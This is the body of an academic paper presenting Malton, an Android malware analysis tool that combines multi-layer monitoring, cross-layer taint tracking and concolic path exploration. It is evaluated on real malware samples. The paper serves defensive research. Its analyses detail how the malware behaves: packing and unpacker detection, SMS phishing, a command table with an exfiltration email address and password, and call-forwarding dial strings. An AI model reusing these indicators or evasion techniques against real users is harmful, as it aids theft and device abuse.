Existing malware analysis tools could not construct a complete view of the malicious behaviors. For example, when *cmd* equals 3 (Line 16), IMSI is obtained by invoking the framework API *getSubscriberId()* (Line 7), and then leaked through SMTP protocol (Line 9). Although existing tools (e.g., CopperDroid [73]) can find that the malware reads IMSI and leaks the information by system call *sys_sendto()*, they cannot locate the method used to get IMSI and how the IMSI is leaked in detail, because *sys_sendto()* can be called by many functions (e.g., JavaMail APIs, Java Socket methods and C/C++ Socket methods) from both the framework layer and the native layer. `Malton` can solve this problem because it performs multi-layer monitoring.

When *cmd* equals 5, the content of SMS, which is obtained from the framework layer (Line 37), will be parsed in the JNI method *parseMSG()* (Line 2) by native code. Although taint analysis could identify this information flow, existing static instrumentation based tools (e.g., TaintART [71] and ARTist [21]) cannot track the information flow in the native code. `Malton` can tackle this issue since it offers cross-layer taint analysis.

Moreover, as shown in the method *procCMD()* (Line 11), the malware performs different activities according to the parameter *cmd*. Due to the low code coverage of dynamic analysis, how to efficiently explore all the malicious behaviors with the corresponding inputs is challenging. `Malton` approaches this challenge by conducting concolic execution with in-memory optimization and direct execution. Furthermore, we propose a new offloading mechanism to avoid overloading the mobile devices with limited computational resources. Since some constraints may not be solved (e.g., the hash functions at Line 29), we develop a direct execution engine to cover specified branches forcibly.

3 Design and Implementation

In this section, we first illustrate the design of our approach, and then detail the implementation of `Malton`.




Figure 1: The scenario of `Malton`.

3.1 Overview

`Malton` helps security analysts obtain a complete view of malware samples under examination. To achieve this goal, `Malton` supports three major functionalities. First, due to the multi-layer nature of Android system, `Malton` can capture malware behaviors at different layers. For instance, malware may conduct malicious activities by

invoking native code from Java methods, and such behaviors involve method invocations and data transmission at multiple layers. The challenging issue is how to effectively bridge the semantic gap when monitoring the ARM instructions.

Second, malware could leak private information by passing the data across multiple layers back and forth. Note that many framework APIs are JNI methods (e.g., *String.concat()*, *String.toCharArray()*, etc.), whose real implementations are in native code. `Malton` can detect such privacy leakage because it supports cross-layer information flow tracking (Section 3.5).

Third, since malware may conduct diverse malicious activities according to different commands and contexts, `Malton` can trigger these activities by exploring the paths automatically (Section 3.6). It is non-trivial to achieve this goal because dynamic analysis systems usually have limited code coverage.

Figure 1 illustrates a use scenario of `Malton`. `Malton` runs in real Android devices and conducts multi-layer monitoring, information flow tracking, and path exploring. After running a malware sample, `Malton` generates logs containing the information of method invocations and taint propagations at different layers and the result of concolic executions. Based on the logs, we can reconstruct the execution paths and the information flows for characterizing malware behaviors.

Though `Malton` performs the analysis in multiple layers as shown in Figure 2, the implementation of `Malton` in each layer is not independent. Instead, different layers share the information with each other. For example, the taint propagation module in the instruction layer needs the information about the Java methods that are parsed and processed in the framework layer.

`Malton` is built upon Valgrind [53] (V3.11.0) with around 25k lines of C/C++ codes calculated by CLOC [1]. Next, we will detail the implementation at each layer.

3.2 Android Framework Layer

To monitor the invocations of privacy-concerned Java methods of the Android framework and the app itself, `Malton` instruments the native code of the framework and the app. Since the Dalvik code has been compiled into native instructions, we leverage Valgrind for the instrumentation. The challenge here is how to recover and understand the semantic information of Java methods from the ARM instructions, including the method name, parameters, call stacks, etc. For instance, if a malware sample uses the Android framework API to retrieve user contacts, `Malton` should capture this behavior from the ARM instructions and recover the context of the API invocation. To address this challenge, we propose an efficient way to bridge the semantic gaps between the low level




Figure 2: The overview of `Malton`.

native instructions and upper layer Java methods.

Java Method Tracker To track the Java method invocations, we need to identify the entry point and exit points of each Java method from the ARM instructions dynamically. Note that the ARM instructions resulted from the Dalvik bytecode are further translated into multiple IR blocks by `Malton`. An IR block is a collection of IR statements with one entry point and multiple exit points. One exit point of an IR block could be either the conditional exit statement (i.e., `Ist_Exit`) or the next statement (i.e., `Ist_Next`). We leverage the APIs from Valgrind to add instrumentation at the beginning, before any IR instruction, after any IR instruction, or at the end of the selected IR block. The instrumentation statements will invoke our helper functions.

To obtain the entry point of a Java method, we use the method information in the OAT file. Specifically, the OAT file contains the information of each compiled Java method (`ArtMethod`), including the method name, offset of the ARM instructions, access flags, etc. `Malton` parses the OAT files of both the Android framework and the app itself to retrieve such information, and keeps it in a hash table. When the native code is translated into the IR blocks, `Malton` looks up the beginning address of each IR block in the hash table to decide whether it is the entry of a Java method. If so, `Malton` inserts the helper function (i.e., *callTrack()*) at the beginning of the block to record the method invocation and parse arguments when it is executed.

To identify the exit point of a Java method, `Malton` leverages the method calling convention of the ARM architecture[2]. Specifically, the return address of a method is stored in the link register (i.e., the *lr* register) when the method is invoked. Hence, in *callTrack()*, `Malton` pushes

[2]Comments in file /art/compiler/dex/quick/arm/arm_lir.h




Figure 3: The example of parsing the Java object of the result of *TelephonyManager.getDeviceId()*

the value of *lr* into the method call stack since *lr* could be changed during the execution of the method. `Malton` also inserts the helper function (i.e., *retTrack()*) before each exit point (i.e., `Ist_Exit` and `Ist_Next`) of the IR block. In *retTrack()*, `Malton` compares the jump target of the IR block with the method's return address stored at the top of the method call stack. If they are equal, an exit point of the method is found, and this return address is popped from the method call stack.

`Malton` parses the arguments and the return value of the method after the entry point and the exits point of the method are identified, respectively. According to the method calling convention, the register *r0* points to the `ArtMethod` object of current method, and registers $r1 - r3$ contain the first three arguments. Other arguments beyond the first three words are pushed into the stack by the caller. For example, when the framework method *sendMessageAtTime(Message msg, long uptimeMillis)* of class *android/os/Handler* is invoked, *r0* points to the `ArtMethod` instance of the method *sendMessageAtTime()*, *r1* stores the *this* object and *r2* represents the argument *msg*. For the argument *uptimeMillis*, the high 32 bits are stored in the register *r3* and the low 32 bits are pushed into the stack. When the method returns, the return value is stored in the register *r0* if the return value is 32 bits, and in registers *r0* and *r1* if the return value is 64 bits.

Java Object Parser After getting the method arguments and the return value, we need to further parse the value if it is not the primitive data. There are two major data types [42] in Java, including primitive data types and reference/object data types (objects). For the primitive types, which include byte, char, short, int, long, float, double and boolean, we can directly get the value from registers and the stack. For the object, the value that we obtain from the register or the stack is a pointer that points to a data structure containing the detailed information of this object. Following this pointer, we get the class information of this object, and then parse the memory of this object to determine the concrete value.

Figure 3 illustrates the process of parsing the Java object of the result of *TelephonyManager.getDeviceId()*. According to its method shorty, we know that the return value of this API is a Java object represented by an *Object* instance, of which the memory address is stored in the register *r0*. Then, we can decide that the concrete type of this object is *java.lang.String*. By parsing the results according to the memory layout of *String* object, which is represented by the *StringObject* data structure, we can obtain the concrete string "6534900622308366". Currently, `Malton` can parse the Java objects related to String and Array. To handle new objects, users just need to implement the corresponding parsers for `Malton`.

3.3 Android Runtime Layer

To capture stealthy behaviors that cannot be monitored by the Java method tracker in the Android framework layer, `Malton` further instruments the ART runtime (i.e., *libart.so*). For example, the packed malware may use the internal functions of the ART runtime to load and execute the decrypted bytecode directly from the memory [85,88]. Malicious payloads could also be implemented in native code, and then invoke the privacy-concerned Java methods from native code through the JNI reflection mechanism. While the invoked Java method could be tracked by the Java method tracker in the Android framework layer, `Malton` tracks the JNI reflection to provide a comprehensive view of malicious behaviors, such as, the context when privacy-concerned Java methods are invoked from the native code. This is one advantage of `Malton` over other tools.

Table 1: Runtime behaviors related functions.

Behavior	Functions
Native code loading	*JavaVMExt::LoadNativeLibrary()*
Java code loading	*DexFile::DexFile()* *DexFile::OpenMemory()* *ClassLinker::DefineClass()*
JNI invocation	*artFindNativeMethod()* *ArtMehod::invoke()*
JNI reflection	*InvokeWithVarArgs()* *InvokeWithJValues()* *InvokeVirtualOrInterfaceWithJValues()* *InvokeVirtualOrInterfaceWithVarArgs()*
Java reflection	*InvokeMethod()*

Table 1 enumerates the runtime behaviors and the corresponding functions in the ART runtime that `Malton` instruments. Native code loading means that malicious code could be implemented in native code and loaded into memory, where Java code loading refers to loading the Dalvik bytecode. Note that Android packers usually exploit these APIs to directly load the decrypted bytecode from memory. JNI invocation refers to all the function calls from Java methods to native methods. This includes

the JNI calls in the app and the Android framework. JNI reflection, on the other hand, refers to calling Java methods from native code. For instance, malicious payloads implemented in native code could invoke framework APIs using JNI reflection. Java reflection is commonly used by malware to modify the runtime behavior for evading the static analysis [61]. For example, framework APIs could be invoked by decrypting the method names and class names at runtime using Java reflection.

3.4 System Layer

`Malton` tracks system calls and system library functions at the system layer. To track system calls, `Malton` registers callback handlers before and after the system call invocation through Valgrind APIs. For system library functions, `Malton` wraps them using the function wrapper mechanism of Valgrind. In the current prototype, `Malton` focuses on four types of behaviors at the system lever.

- Network operations. Since malware usually receives the control commands and sends private data through network, `Malton` inspects these behaviors by wrapping network related system calls, such as, *sys_connect()*, *sys_sendto()*, *recvfrom()*, etc.
- File operations. As malware often accesses sensitive information in files and/or dynamically loads malicious payloads from the file system, `Malton` records file operations to identify such behaviors.
- Memory operations. Since packed malware usually dynamically modifies its own codes through memory operations, like *sys_mmap()*, *sys_protect()*, etc., `Malton` monitors such memory operations.
- Process operations. As malware often needs to fork new process, or exits when the emulator or the debug environment is detected, `Malton` captures such behaviors by monitoring system calls relevant to the process operations, including *sys_execve()*, *sys_exit()*, etc.

Moreover, `Malton` may need to modify the arguments and/or the return values of system calls to explore code paths. For example, the C&C server may have been shut down when malware samples are being analyzed. In this case, `Malton` replaces the results of the system call *sys_connect()* to success, or replaces the address of C&C with a bogus one controlled by the analyst to trigger malicious payloads. We will discuss the techniques used to explore code paths in Section 3.6.

3.5 Instruction Layer: *Taint Propagation*

At the instruction layer, `Malton` performs two major tasks, namely, taint propagation and path exploration. Note that accomplishing these tasks needs the semantic information in the upper layers, such as the method invocations for identifying the information flow, etc.

Table 2: The taint propagation related IR Statements.

IR Statement	Representation
`Ist_WrTmp`	Assign a value (i.e., IR Expression) to a temporary.
`Ist_LoadG`	Load a value to a temporary with guard.
`Ist_CAS`	Do an atomic compare-and-swap operation.
`Ist_LLSC`	Do an either load-linked or store-conditional operation.
`Ist_Put`	Write a value to a guest register.
`Ist_PutI`	Write a value to a guest register at a non-fixed offset in the guest state.
`Ist_Store`	Write a value to memory.
`Ist_StoreG`	Write a value to memory with guard.
`Ist_Dirty`	Call a C function.

To propagate taint tags across different layers, `Malton` works at the instruction layer because the codes of all upper layers become ARM instructions during execution. Since these ARM instructions will be translated into IR statements [53], `Malton` performs taint propagation on IR statements with byte precision by inserting helper functions before selected IR statements.

Table 3: Taint propagation related IR expressions.

IR Expression	Representation
`Iex_Const`	A constant-valued expression.
`Iex_RdTmp`	The value held by a VEX temporary.
`Iex_ITE`	A ternary if-then-else operation.
`Iex_Get`	Get the value held by a guest register at a fixed offset.
`Iex_GetI`	Get the value held by a guest register at a non-fixed offset.
`Iex_Unop`	A unary operation.
`Iex_Binop`	A binary operation.
`Iex_Triop`	A ternary operation.
`Iex_Qop`	A quaternary operation.
`Iex_Load`	Load the value stored in memory.
`Iex_CCall`	A call to a pure (no side-effects) helper C function.

For `Malton`, there are 9 types IR statements related to the taint propagation, which are listed in Table 2. For the `Ist_WrTmp` statement, since the source value may be the result of an IR expression, we also need to parse the logic of the IR expression for taint propagation. The IR expressions that can affect the taint propagation are summarized in Table 3. During the execution of the target app, `Malton` parses the IR statements and expressions in the helper functions, and propagates the taint tags according to the logic of the IR statements and expressions.

`Malton` supports taint sources/sinks in different layers (i.e., the framework layer and the system layer). For example, `Malton` can take the arguments and results of both Java methods and C/C++ methods as the taint sources, and check the taint tags of the arguments and the results of sink methods. By default, at the framework layer, 11 types of information are specified as taint sources, including device information (i.e., IMSI, IMEI, SN and phone number), location information (i.e., GPS location, network location and last seen location) and personal information (i.e., SMS, MMS, contacts and call logs). `Malton` also checks the taint tags of the arguments and results when each framework method is invoked. In the system layer, `Malton` takes system calls *sys_write()* and

sys_sendto() as taint sinks by default, because the sensitive information is usually stored to files or leaked out of the device through these system calls. As malware can receive commands from network, `Malton` takes system call *sys_recvfrom()* as the taint source by default. Note that `Malton` can be easily extended to support other methods as taint sources and sinks in both the framework layer and the system layer.

3.6 Instruction Layer: *Path Exploration*

Advanced malware samples usually execute malicious payloads according to the commands received from the C&C server or the special context (e.g., date, locations, etc.). To trigger as many malicious behaviors as possible for analysis, `Malton` employs the efficient path exploration technique, which consists of taint analysis, in-memory concolic execution with an offloading mechanism, and direct execution engine. Specifically, taint analysis helps the analyst identify the code paths depending on the inputs, such as network commands, and the concolic execution module can generate the required inputs to explore the interested code paths. When the inputs cannot be generated, we rely on the direct execution engine to forcibly execute certain code paths. Since concolic execution [27] is a well-known technique in the community, we will not introduce it in the following. Instead, we detail the offloading mechanism and the in-memory optimization used in the concolic execution module, and explain how the direct execution engine works.

Concolic Execution: Offloading Mechanism It is non-trivial to apply concolic execution in analyzing Android malware on real devices, because concolic execution requires considerable computational resources, resulting in unacceptable overhead on the mobile devices. To alleviate this limitation, `Malton` utilizes an offloading mechanism that moves the task of solving constraints to the resourceful desktop computers, and then sends back the satisfying results to the mobile devices as inputs. Our approach is motivated by the fact that the time consumption for solving constraints occupies the overall runtime of concolic execution. For example, the percentage of time used to solve constraints is nearly 41% of the KLEE system, even after optimizations [25].

More precisely, when the malware sample is running in our system, `Malton` redirects all the constraints to the logcat messages [4], which could be retrieved by the desktop computer using the ADB (Android Debug Bridge) tool. Then, the constraint solver, which is implemented based on Z3 [33], generates the satisfying inputs and feeds the inputs back to `Malton` through a file. Since we may have multiple code paths that need to be explored, this process could be repeated several times until the constraint solver pushes an empty input file to the device for notifying `Malton` to finish path exploring.

Concolic Execution: In-memory Optimization To speed up the analysis, especially when there are multiple execution paths, each of which depends on the special input, we propose in-memory optimization to restrict concolic execution within the interested code region specified by the analyst without repeatably running from the beginning of the program. By default, the analyst is required to specify the arguments or variables as the input of the concolic execution, which will be represented as symbolic values during concolic execution. For example, the analyst can select the SMS content acquired from the method *getMessageBody()* (Line 37 in Listing 1) as the input. Moreover, the analyst can select the IR statement that lets the input have concrete values as the entry point of the code region, and choose the exit statement (i.e., `Ist_Exit`) or the next statement (i.e., `Ist_Next`) of the subroutine as the exit point of the code region.

`Malton` runs the malware sample until the exit point of the interested code region for collecting constraints and generating new inputs for different code paths through an SMT solver. Then, it forces the execution to return to the entry point of the code region through modifying the program counter and feeds the inputs by writing the new inputs directly into the corresponding locations (i.e., memories or registers). Moreover, `Malton` needs to recover the execution context and the memory state at the entry point of the code region.

To recover the execution context, `Malton` conducts instrumentation at the beginning of the code region, and inserts a helper function to save the execution context (i.e., register states at the first iteration). After that, the saved register states will be recovered in the later iterations. As Valgrind uses the structure `VexGuestArchState` to represent the register states, we save and recover the register states by reading and writing the `VexGuestArchState` data in the memory.

To recover the memory states, `Malton` replaces the system's memory allocation/free functions with our customized implementations to monitor all the memory allocation/free operations. `Malton` can also free the allocated memory or re-allocate the freed memory. Besides, `Malton` inserts a helper function before each memory store (i.e., `Ist_Store` and `Ist_StoreG`) statement to track the memory modifications, so that all the modified memory could be restored.

Alternatively, the analyst can choose the target code region according to the method call graph, or first use static analysis tool to identify code paths and then select a portion of the path as the interested code region.

Direct Execution The concolic execution may not be able to explore all the code paths of the interested code region, because the constraint solver may not find satis-

fying inputs for complex constraints, such as float-point operations and encryption routines. For the conditional branches with unresolved constraints, `Malton` has the capability to directly execute certain code paths.

The direct execution engine of `Malton` is implemented through two techniques: a) modifying the arguments and the results of methods, including library functions, system calls and Java methods; b) setting the guard value of the conditional exit statement (i.e., `Ist_Exit`). The guard value is the expression used in the `Ist_Exit` statement to determine whether the branch should be taken.

It's straightforward to modify arguments and the return values of library functions and system calls by leveraging Valgrind APIs. However, it's challenging to deal with the Java methods because there is no interface in Valgrind to wrap Java methods. Fortunately, we have obtained the entry point and exit points of the compiled Java method in the framework layer (Section 3.2). Hence, we could wrap the Java method by adding instrumentation at its entry point and exit points. For example, to change the source telephone number of a received SMS to explore certain code path (Line 41 in Listing 1), `Malton` can wrap the framework API *SmsMessage.getOriginatingAddress()* and modify its return value to a desired number at the exit points.

To set the guard value of the `Ist_Exit` statement, we insert a helper function before each `Ist_Exit` statement and specify the guard value to the result of the helper function. In an IR block, the program can only conventionally jump out of the IR block at the location of the `Ist_Exit` statement (e.g., an if-branch in the program). The `Ist_Exit` statement is defined with the format "`if(t) goto <dst>`" in Valgrind, where *t* and *dst* represent the guard value and destination address, respectively. By returning "1" or "0" in the helper function, we can let *t* satisfy or dissatisfy the condition for exploring different code paths.

Table 4: Comparison of the capability of capturing the sensitive behaviors of malware samples.

Behavior	CopperDroid	DroidBox	Malton
Personal Info	435 (85.0%)	135 (26.4%)	511 (99.8%)
Network access	351 (68.5%)	211 (41.2%)	445 (86.9%)
File access	438 (85.5%)	509 (99.4%)	512 (100%)
Phone call	52 (10.1%)	1 (0.2%)	59 (11.5%)
Send SMS	26 (5.1%)	15 (2.9%)	28 (5.5%)
Java code loading	NA	509 (99.4%)	512 (100%)
Anti-debugging	4 (0.8%)	NA	4 (0.8%)
Native code loading	NA	NA	160 (31.2%)

4 Evaluation

We evaluate `Malton` using real-world Android malware samples to answer the following questions.

Q1: Can `Malton` capture more sensitive operations than other systems?

Q2: Can `Malton` analyze sophisticated malware samples (e.g., packed malware) to provide a comprehensive view of malicious behaviors?

Q3: Is the path exploration mechanism effective and efficient?

4.1 Sensitive Behavior Monitoring

To answer **Q1**, we compare `Malton`'s capability of capturing sensitive behaviors with CopperDroid [73] and DroidBox [34]. These two systems are implemented by instrumenting Android emulator and modifying the Android system, respectively. Since CopperDroid's website[3] has just queued all our uploaded malware samples, we cannot obtain the corresponding analysis results. Therefore, we downloaded the analysis reports of $1,362$ malware samples that have been analyzed by CopperDroid. According to their md5s, we collected 512 samples, and run them using `Malton` and DroidBox, respectively. The comparison results are listed in Table 4. The first column shows the type of sensitive behaviors, and the following columns list the numbers and percentages of malware samples that have been detected by each system due to the corresponding sensitive behaviors . We can see that for all the sensitive behaviors `Malton` detected more samples than the other two systems.

We further manually analyze the malware samples to understand why `Malton` detects more sensitive behaviors in those samples than the other two systems. First, `Malton` monitors malware's behaviors in multiple layers, and thus it can capture more behaviors than the systems focusing on one layer. For instance, the malware sample[4] retrieves the serial number and operator information of the SIM card through the framework APIs *TelephonyManager.getSimSerialNumber()* and *TelephonyManager.getSimOperator()*, respectively. However, CopperDroid does not support reconstructing such behaviors from system calls and DroidBox does not monitor these framework APIs. Second, `Malton` runs on real devices, and hence it could circumvent many anti-emulator techniques. For instance, the malware sample[5] detects the existence of emulator based on the value of *android_id* and *Build.DEVICE*. If the obtained value indicates that it is running in an emulator, the malicious behaviors will not be triggered.

Note that these samples were analyzed by CopperDroid before 2015 and it is likely that their C&C servers were active at that time. However, not all C&C servers

[3]http://copperdroid.isg.rhul.ac.uk/copperdroid/reports.php
[4]md5: 021cf5824c4a25ca7030c6e75eb6f9c8
[5]md5: a0000a85a2e8e458660c094ebedc0c6e




Figure 4: `Malton` can help the analyst construct the complete flow of information leakage in the *XXshenqi* malware. The ellipses refer to function invocations, where the grey ellipses represent taint sources and the ellipses with bold lines denote taint sinks. The rectangles indicate data and red italics strings highlight the tainted information.

were still active when `Malton` inspects the same samples. Hence, in the worst case, `Malton`'s results may be penalized since the malware cannot receive commands.

Summary Compared with existing tools running in the emulator and monitoring malware behaviors in a single layer, `Malton` can capture more sensitive behaviors thanks to its on-device and cross-layer inspection.

4.2 Malware Analysis

To answer **Q2**, we evaluate `Malton` with sophisticated malware samples by constructing the complete flow of information leakage across different layers, detecting stealthy behaviors with Java/JNI reflection, dissecting the behaviors of packed Android malware, and identifying the malicious behaviors of hidden code.

4.2.1 Identify Cross-Layer Information Leakage

This experiment uses the sample in the XXShenqi [3] malware family, which is an SMS phishing malware with package name *com.example.xxshenqi*. When the malware is launched, it reads the contact information and creates a phishing SMS message that will be sent to all the contacts collected. In this inspection, we focused on the behavior of creating and sending the phishing SMS message to the retrieved contacts by letting the contacts be the taint source and the methods for sending SMS messages be the taint sink. The detailed flow is illustrated in Figure 4.

To retrieve the information of each contact, the malware first obtains the column index and the value of the field *_id* in step 1 and step 2 in Figure 4[6], respectively. Then, a new instance of the class *CursorWrapper* is created based on *_id* and *uri* (*com.android.contact*), and this contact's phone number is acquired through this instance. After that, blank characters and the national number ("+86") are removed from the retrieved phone number in steps 8 and 9. In the method *String.replace()*[7], *StringFactory.newStringFromString()* and *String.setCharAt()* are invoked to create a new string according to the current string and set the specified character(s) of the new string, respectively. These two methods are JNI functions and implemented in the system layer. For *String.setCharAt()*, `Malton` can further determine the tainted portion of the string at the byte granularity. By contrast, TaintDroid does not support this functionality because for JNI methods it lets the taint tag of the whole return value be the union of the function arguments' taint tags. After that, a phishing SMS message is constructed according to the *display_name* of a retrieved contact and the phishing URL through steps 10-13. Finally, the phishing SMS is sent to the contact in step 14 and a message "send Message to Jeremy 1" is printed in step 15.

Summary By conducting the cross-layer taint propagation, `Malton` can help the analyst construct the complete flow of information leakage.

4.2.2 Detect Stealthy Malicious Behaviors

Some malware adopts Java/JNI reflection to hide their malicious behaviors. We use the sample in the *photo3*[8] malware family to evaluate `Malton`'s capability of detecting such stealthy behaviors. Figure 5 demonstrates the identified stealthy behaviors, which are completed in two different threads. The number in the ellipse and rectangle is the step index, and we use different colours (i.e.,

[6]The number in each ellipse denotes the step index.

[7]in /libcore/libart/src/main/java/java/lang/String.java

[8]md5:8bd9f5970afec4b8e8a978f70d5e87ab




Figure 5: `Malton` can detect stealthy behaviors through the Java/JNI reflection of the *photo3* malware. The ellipses refer to function invocations in the framework layer, where the grey ellipses represent taint sources and the ellipses with bold lines denote taint sinks. The round corner rectangles stand for function invocations at the runtime layer. Other rectangles indicate data and red italics strings highlight the tainted information.

blue and red) for the numbers to distinguish two threads. The execution paths are denoted by both the solid lines and dashed lines, and the solid lines further indicate how the information is leaked. We describe the identified malicious behaviors as follows.

- The device ID is returned by the method *TelephonyManager.getDeviceId()* in step 1 and step 2.
- A new thread is created to send the collected information to the malware author. In step 3, a memory area is allocated by the system call *sys_mmap()*, and the thread method *run()* is invoked by the runtime through the JNI reflection function *InvokeVirualOrInterfaceWithJValues()* in step 4. Next, the class *android/telephony/SmsManager* is defined and initialized in step 5 and step 6. In step 7, the *SmsManager* object is obtained through the static method *SmsManager.getDefault()*.
- The malware sends SMS messages through Java reflection. Specifically, in step 8, the malware obtains the object of the *android.telephony.SmsManager* class through the Java reflection method *Class.forName()*. Then, it retrieves the method object of *sendTextMessage()* using the Java reflection method *Class.getMethod()* in step 9. Finally, it calls the Java method *sendTextMessage()* in step 10. This invocation goes to the method *InvokeMethod()* in the ART runtime layer in step 11.

Summary `Malton` can identify malware's stealthy behaviors through Java/JNI reflection in different layers.

4.2.3 Dissect Packed Android Malware's Behaviors

Since `Malton` stores the collected information into log files, we can dissect the behaviors of packed Android malware by analyzing the log files. As an example, Figure 6 shows partial log file of analyzing the packed malware sample[9], and Figure 7 illustrates the identified malicious behaviors of this sample. Such behaviors can be divided into two parts. One is related to the original packed malware (Lines 1-21), and the other one is relevant to the hidden payloads of the malware (Lines 22-30).

Once the malware is started, the class *com.netease.nis.wrapper.MyApplication* is loaded for preparing the real payload (Line 2). Then, the Android framework API *Application.attach()* is invoked (Line 4) to set the property of the app context. After that, the malware calls the Java method *System.loadLibrary()* to load its native component `libnesec.so` at Line 7. `Malton` empowers us to observe that the ART runtime invokes the function *FindClass()* (Line 8) and the function *LoadNativeLibrary()* (Line 9) to locate the class *com.netease.nis.wrapper.MyJni* and load the library `libnesec.so`, respectively.

After initialization, the malware calls the JNI method *MyJni.load()* to release and load the hidden Dalvik bytecode into memory. More precisely, the package name is first obtained through JNI reflection (Line 11 and 12). Then, the hidden bytecode is written into the file "*.cache/classes.dex*" under the app's directory (Line 13 and 14). After that, a new `DexFile` object is initialized based on the newly created Dex file through the runtime function *DexFile::OpenMemory()* (Line 16).

We also find that the packed malware registers an Intent receiver to handle the Intent `com.zjdroid.invoke` at Line 19 and 21. Note that ZjDroid [9] is a dynamic unpacking tool based on the Xposed framework and is started by the Intent `com.zjdroid.invoke`. By registering the Intent receiver, the malware can detect the existence of ZjDroid.

Finally, the app loads and initializes the class *v.v.v.MainActivity* in Line 23 to 26, and the hidden malicious payloads are executed at Line 29. To hide itself, the

[9] md5: 03b2deeb3a30285b1cf5253d883e5967

Behaviors of "com.netease.nis.wrapper.MyApplication"

```
01 Instrumentation.newApplication()
02     ClassLoader.loadClass("com.netease.nis.wrapper.MyApplication")
03 Application.init()
04 Application.attach()                          // Internal framework API
05     ContextWrapper.attathBaseContext()        // Set the base context for this ContextWrapper.
06     ...;                                      // Malicious behaviors 1
07     System.loadLibrary("nesec")               // Load native library libnesec.so
08         FindClass( "com/netease/nis/wrapper/MyJni")   // Find and define Class = "com/netease/nis/wrapper/MyJni"
09         LoadNativeLibrary("/data/app/com.vnuhqwdqdqd.trarenren5-1/lib/arm/libnesec.so")  // Load library libnesec.so
10     MyJni.load()                              // Invoke the JNI method MyJni.load()
11         InvokeVirtualOrInterfaceWithVarArgs() // JNI reflection invocation. args: Method=Context.getPackageName()
12         Context.getPackageName()              // res: "com.vnuhqwdqdqd.trarenren5"
13         sys_open("data/data/com.vnuhqwdqdqd.trarenren5/.cache/classes.dex")  //  res: fd = 24
14         sys_write(fd = 24);        sys_close(fd = 24)   // Write protected dex content to classes.dex
15         /* Open and initialize DexFile arg : location="/data/user/0/com.vnuhqwdqdqd.trarenren5/.cache/classes.dex"  */
16         OpenMemory( )    // res: DexFileObj@0x06d541c8 The DexFile object is used to represented the dex file in Android runtime
17 Instrumentation.callApplicationOnCreate()     // arg: Application@0x12e05498
18 Application.onCreate()                        // Called when the application is starting, before the activity is created
19     IntentFilter.<init>("com.zjdroid.invoke")  // Create an IntentFilter@0x12e4d848,
20      /* Register an Intent receiver dynamically */
21     ContextWrapper.registerReceiver()         // arg:  IntentFilter@0x12e4d848
22 Instrumentation.newActivity()        // Initialize the new activity arg: Activity="v.v.v.MainActivity", res: Activity@0x12c79f08
23     ClassLoader.loadClass("v.v.v.MainActivity")  // Load Class="v.v.v.MainActivity", res: Class@0x13110808
24         DefineClass()                         // args: DexFileObj=0x06d541c8  Class="Lv/v/v/MainActivity;"
25     Class.newInstance()
26         Activity.init()
27 Instrumentation.callActivityOnCreate()        // Create and display an activity
28         Activity.performCreate()              // Create activity "v.v.v.MainActivity"
29             ...;                              // Malicious behaviors 2
30         Activity.finish()                     // Close the activity for hiding
```

Behaviors of "v.v.v.MainActivity"

Figure 6: The major information collected by `Malton` on function level. The names of Android runtime functions and system calls are in black italics. We omit the information of method arguments due to the space limitation).

malware also calls the framework method *Activity.finish()* to destroy its activity (Line 30).

Summary `Malton` can analyze sophisticated packed malware samples, and help the analyst identify the behaviors of both the malware and its hidden code.




Figure 7: `Malton` can reconstruct the behaviors of the packed malware and its hidden code.

4.3 Path Exploration

To answer **Q3**, we first employ `Malton` to analyze the SMS handler of the packed malware *com.nai.ke*. From the logs, we find that its SMS handler *handleReceiver()* processes each incoming SMS by obtaining its address and content through methods *getOriginatingAddress()* and *getMessageBody()*, respectively. If the SMS is not from the controller (i.e., Tel: 1851130**14), it calls the method *abortBroadcast()* to abort the current broadcast.

Effectiveness To explore all the malicious payloads controlled by the received SMS message, we specify the code region between the return of the function *getMessageBody()* and the return of *handleReceiver()* to perform in-memory concolic execution. We set the result of *getMessageBody()* (i.e., SMS content) as the input of the concolic execution. To circumvent the checking of the phone number of the received SMS message, we trigger the malware to execute the satisfied code path by changing the result of *getOriginatingAddress()* to the number of the controller.

However, we find that the constraint resolver cannot always find the satisfying input due to the comparison of two strings' hash values. Therefore, we use the direct execution engine to force the malware to execute the selected code path. Eventually, we identify 14 different code paths (or behaviors) that depend on the content of the received SMS. The generated inputs and their corresponding behaviors are listed in Table 5. This result demonstrated the effectiveness of `Malton` to explore different code paths.

Efficiency Thanks to the in-memory optimization, when exploring code paths in the interested code region, `Malton` just needs one SMS and then iteratively executes the specified code region for 14 times without the need of restarting the app for 14 times. To evaluate the ef-

Table 5: The commands and the related behaviors explored by `Malton` (The 3rd column lists the number of IR blocks to be executed for exploring the code paths with/without in-memory optimization).

Command	Detected behavior	Number of executed blocks
"cq"	Read information SMS contents, contacts, device model and system version, then send to 292019159c@fcvh77f.com with password "aAaccvv11" through SMTP protocol.	32k/20443k
"qf"	Send SMS to all contacts with no SMS content.	7k/20537k
"df"	Send SMS to specified number, and both the number and content are specified by the command SMS.	5k/22970k
"zy"	Set unconditional call forwarding through making call to "**21**targetNum*%23", and the *targetNum* is read from the command SMS.	8k/22848k
"by"	Set call forwarding when the phone is busy through making call to "%23%23*targetNum*%23", and the *targetNum* is read from the control SMS.	15k/20639k
"ld","fd","dh","cz", "fx","sx","dc", "bc"	Modify the its configuration file zzxx.xml.	5k-18k/20403k-20452k
Others	Tell the controller the command format is error by replying an SMS.	15k/20443k

ficiency of the in-memory optimization, we record the number of IR blocks to be executed for exploring each code path with/without in-memory optimization, and list them in Table 5 (the last column). The result shows that the in-memory optimization can avoid executing a large number of IR blocks. For example, when exploring the paths decided by the command "df", `Malton` only needs to execute 5k IR blocks with in-memory optimization. Otherwise, it has to execute 22,970k IR blocks.

Table 6: The number of IR blocks to be executed for path exploration with and without in-memory optimization.

Malware	With Optimization	Without Optimization
0710*ef*0*ee*60*e*1*acfd*2817988672*bf*01*b*	203k	26237k
0*ced*776*e*0*f*18*ddf*02785704*a*72*f*97*aac*	203k	26010k
0*e*69*af*88*dcbb*469*e*30*f*16609*b*10*c*926*c*	4k	16826k
336602990*b*176*cf*381*d*288*b*79680*e*4*f*6	13k	1908k
8*e*1*c*7909*aed*92*eea*89*f*6*a*14*e*0*f*41503*d*	7k	69968k

We also use five other malware samples, which have the SMS handler, to further evaluate the efficiency of the path exploration module. The average number of IR blocks to be executed with and without in-memory optimization are listed in Table 6. The in-memory optimization can obviously reduce the number of IR blocks to be executed.

